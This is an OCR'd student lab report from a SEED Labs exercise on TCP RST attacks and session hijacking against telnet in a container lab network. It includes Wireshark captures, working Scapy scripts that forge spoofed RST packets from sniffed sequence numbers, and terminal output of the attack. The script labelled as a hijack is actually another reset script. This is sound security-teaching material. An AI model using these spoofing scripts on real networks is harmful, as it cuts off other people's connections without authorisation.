
4 Task 2: TCP RST Attacks on telnet Connections

Attacker machine ip



```
root@VM:/volumes# ifconfig
br-39a02fc110eb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:8eff:fea7:4561  prefixlen 64  scopeid 0x20<link>
        ether 02:42:8e:a7:45:61  txqueuelen 0  (Ethernet)
        RX packets 5436596  bytes 239210765 (239.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11832701  bytes 639025330 (639.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:88:7d:53:e7  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::cc65:a2f:9411:160d  prefixlen 64  scopeid 0x20<link>
```

Checking in wireshark



[SEED Labs] Capturing from br-39a02fc110eb (host 10.9.0.5 and tcp port 23)

```
No.   Time                Source      Destination   Protocol  Length Info
   47 2023-11-29 12:5…   10.9.0.6    10.9.0.5      TELNET       68 Telnet Data ...
   48 2023-11-29 12:5…   10.9.0.5    10.9.0.6      TCP          66 23 → 55918 [ACK] Seq=3824411344 Ack=739640019 Win=65152 L
   49 2023-11-29 12:5…   10.9.0.5    10.9.0.6      TELNET       68 Telnet Data ...
   50 2023-11-29 12:5…   10.9.0.6    10.9.0.5      TCP          66 55918 → 23 [ACK] Seq=739640019 Ack=3824411346 Win=64256 L
   51 2023-11-29 12:5…   10.9.0.5    10.9.0.6      TELNET      475 Telnet Data ...
   52 2023-11-29 12:5…   10.9.0.6    10.9.0.5      TCP          66 55918 → 23 [ACK] Seq=739640019 Ack=3824411755 Win=64128 L
   53 2023-11-29 12:5…   10.9.0.5    10.9.0.6      TELNET       68 Telnet Data ...
   54 2023-11-29 12:5…   10.9.0.6    10.9.0.5      TCP          66 55918 → 23 [ACK] Seq=739640019 Ack=3824411757 Win=64128 L
   55 2023-11-29 12:5…   10.9.0.5    10.9.0.6      TELNET      150 Telnet Data ...
   56 2023-11-29 12:5…   10.9.0.6    10.9.0.5      TCP          66 55918 → 23 [ACK] Seq=739640019 Ack=3824411841 Win=64128 L
   57 2023-11-29 12:5…   10.9.0.5    10.9.0.6      TELNET       87 Telnet Data
```


```
▸ Frame 56: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-39a02fc110eb, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 55918, Dst Port: 23, Seq: 739640019, Ack: 3824411841, Len: 0
    Source Port: 55918
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 739640019
    [Next sequence number: 739640019]
    Acknowledgment number: 3824411841
    1000 .... = Header Length: 32 bytes (8)
```

```
0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B····· B ······E·
0010  00 34 92 cf 40 00 40 06  93 c8 0a 09 00 06 0a 09   ·4··@·@· ········
0020  00 05 da 6e 00 17 2c 16  02 d3 e3 f3 e4 c1 80 10   ···n··,· ········
0030  01 f5 14 43 00 00 01 01  08 0a b3 95 29 d5 03 ab   ···C···· ····)···
0040  8d 0a                                              ··
```

Sequence number (tcp.seq), 4 bytes   Packets: 116 · Displayed: 116 (100.0%)   Profile: Default

From the above screenshot we were taking the seq , port, source and distance values.


Code



```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=55918, dport=23, flags="R", seq=739640019)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-39a02fc110eb", verbose=0)


```


Src , dst ,   seq were taken from wireshark.

Attacker machine :




```
root@VM:/volumes# ls
reset.py  synflood  synflood.c  synflood.py
root@VM:/volumes# python3 reset.py
version    : BitField  (4 bits)                  = 4             (4)
ihl        : BitField  (4 bits)                  = None          (None)
tos        : XByteField                          = 0             (0)
len        : ShortField                          = None          (None)
id         : ShortField                          = 1             (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0             (0)
ttl        : ByteField                           = 64            (64)
proto      : ByteEnumField                       = 6             (0)
chksum     : XShortField                         = None          (None)
src        : SourceIPField                       = '10.9.0.6'    (None)
dst        : DestIPField                         = '10.9.0.5'    (None)
options    : PacketListField                     = []            ([])
--
sport      : ShortEnumField                      = 55918         (20)
dport      : ShortEnumField                      = 23            (80)
seq        : IntField                            = 739640019     (0)
ack        : IntField                            = 0             (0)
dataofs    : BitField  (4 bits)                  = None          (None)
reserved   : BitField  (3 bits)                  = 0             (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192          (8192)
chksum     : XShortField                         = None          (None)
urgptr     : ShortField                          = 0             (0)
options    : TCPOptionsField                     = []            (b'')
root@VM:/volumes# python3 reset.py
version    : BitField  (4 bits)                  = 4             (4)
ihl        : BitField  (4 bits)                  = None          (None)
tos        : XByteField                          = 0             (0)
len        : ShortField                          = None          (None)
id         : ShortField                          = 1             (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0             (0)
ttl        : ByteField                           = 64            (64)
proto      : ByteEnumField                       = 6             (0)
chksum     : XShortField                         = None          (None)
src        : SourceIPField                       = '10.9.0.6'    (None)
dst        : DestIPField                         = '10.9.0.5'    (None)
options    : PacketListField                     = []            ([])
```

Victim (10.9.0.5):



```
root@062a727eb093:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:58940          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:55918          ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.5:58940          ESTABLISHED
```


Trying to connect the machine from another vm (10.9.0.6) logging into telnet 10.9.0.5.



```
root@8b3341811d2d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
062a727eb093 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 29 19:01:14 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@062a727eb093:~$ Connection closed by foreign host.
```

Observation : It can be seen that connection is directly interrupted.

Wireshark



[SEED Labs] Capturing from br-39a02fc110eb (host 10.9.0.5 and tcp port 23)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time                Source      Destination  Protocol  Length Info
  56 2023-11-29 12:5…   10.9.0.6    10.9.0.5     TCP       66 55918 → 23 [ACK] Seq=739640019 Ack=3824411841 Win=64128 L
  57 2023-11-29 12:5…   10.9.0.5    10.9.0.6     TELNET    87 Telnet Data ...
  58 2023-11-29 12:5…   10.9.0.6    10.9.0.5     TCP       66 55918 → 23 [ACK] Seq=739640019 Ack=3824411862 Win=64128 L
  59 2023-11-29 13:0…   10.9.0.6    10.9.0.5     TCP       54 55918 → 23 [RST] Seq=739640019 Win=1048576 Len=0
  60 2023-11-29 13:0…   10.9.0.6    10.9.0.5     TELNET    67 Telnet Data ...
  61 2023-11-29 13:0…   10.9.0.5    10.9.0.6     TCP       54 23 → 55918 [RST] Seq=3824411862 Win=0 Len=0
  62 2023-11-29 13:0…   10.9.0.6    10.9.0.5     TCP       74 34334 → 23 [SYN] Seq=3425353490 Win=64240 Len=0 MSS=1460
  63 2023-11-29 13:0…   10.9.0.5    10.9.0.6     TCP       74 23 → 34334 [SYN, ACK] Seq=1913982827 Ack=3425353491 Win=6
  64 2023-11-29 13:0…   10.9.0.6    10.9.0.5     TCP       66 34334 → 23 [ACK] Seq=3425353491 Ack=1913982828 Win=64256
  65 2023-11-29 13:0…   10.9.0.6    10.9.0.5     TELNET    90 Telnet Data ...
```

```
› Frame 56: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-39a02fc110eb, id 0
› Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
⌄ Transmission Control Protocol, Src Port: 55918, Dst Port: 23, Seq: 739640019, Ack: 3824411841, Len: 0
    Source Port: 55918
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 739640019
    [Next sequence number: 739640019]
    Acknowledgment number: 3824411841
    1000 .... = Header Length: 32 bytes (8)
```


```
0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B·····B ······E·
0010  00 34 92 cf 40 00 40 06  93 c8 0a 09 00 06 0a 09   ·4··@·@· ········
0020  00 05 da 6e 00 17 2c 16  02 d3 e3 f3 e4 c1 80 10   ···n··,· ········
0030  01 f5 14 43 00 00 01 01  08 0a b3 95 29 d5 03 ab   ···C···· ····)···
0040  8d 0a                                              ··
```

```
br-39a02fc110eb: <live capture in progress>        Packets: 599 · Displayed: 599 (100.0%)        Profile: Default
```

5 Task 3: TCP Session Hijacking

Launching the attack normally :

Below screen shot consists of both wireshark and code the values taken from wireshark tcp connection .




[SEED Labs] Capturing from br-39a02fc110eb (host 10.9.0.5 and tcp port 23)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Relaunch
Raw

```
No.   Time               Source      Destination  Protocol  Length Info
    8 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TELNET    69 Telnet Data ...
    9 2023-11-29 13:5…   10.9.0.5    10.9.0.6     TELNET    79 Telnet Data ...
   10 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TCP       66 60360 → 23 [ACK] Seq=3289467861 Ack=1656138796 Win=501 Le
   11 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TELNET    69 Telnet Data ...
   12 2023-11-29 13:5…   10.9.0.5    10.9.0.6     TELNET    76 Telnet Data ...
   13 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TCP       66 60360 → 23 [ACK] Seq=3289467864 Ack=1656138806 Win=501 Le
   14 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TELNET    69 Telnet Data ...
   15 2023-11-29 13:5…   10.9.0.5    10.9.0.6     TELNET    72 Telnet Data ...
   16 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TCP       66 60360 → 23 [ACK] Seq=3289467867 Ack=1656138812 Win=501 Le
   17 2023-11-29 13:5…   10.9.0.6    10.9.0.5     TCP       54 60360 → 23 [RST] Seq=3289467867 Win=8192 Len=0

▸ Frame 16: 66 bytes on wire (528 bits)
▸ Ethernet II, Src: 02:42:0a:09:00:06 (
▸ Internet Protocol Version 4, Src: 10.
▾ Transmission Control Protocol, Src Po
    Source Port: 60360
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 3289467867
    [Next sequence number: 3289467867]
    Acknowledgment number: 1656138812
    1000 .... = Header Length: 32 bytes

0000  02 42 0a 09 00 05 02 42  0a 09 0
0010  00 34 ce 2f 40 00 40 06  58 68 0
0020  00 05 eb c8 00 17 c4 11  4b db 6
0030  01 f5 14 43 00 00 01 01  08 0a b
0040  16 c5

Source Port (tcp.srcport), 2 bytes      Packets: 99 · Displayed: 99 (100.0%)      Profile: Default
```


```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=60360, dport=23, flags="R", seq=3289467867)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-39a02fc110eb", verbose=0)
```

Attacker machine :



```
root@VM:/volumes# ls
hijack.py  reset.py  synflood  synflood.c  synflood.py
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                  = 4             (4)
ihl        : BitField  (4 bits)                  = None          (None)
tos        : XByteField                          = 0             (0)
len        : ShortField                          = None          (None)
id         : ShortField                          = 1             (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0             (0)
ttl        : ByteField                           = 64            (64)
proto      : ByteEnumField                       = 6             (0)
chksum     : XShortField                         = None          (None)
src        : SourceIPField                       = '10.9.0.6'    (None)
dst        : DestIPField                         = '10.9.0.5'    (None)
options    : PacketListField                     = []            ([])
--
sport      : ShortEnumField                      = 60360         (20)
dport      : ShortEnumField                      = 23            (80)
seq        : IntField                            = 3289467867    (0)
ack        : IntField                            = 0             (0)
dataofs    : BitField  (4 bits)                  = None          (None)
reserved   : BitField  (3 bits)                  = 0             (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>  (<Flag 2 (S)>)
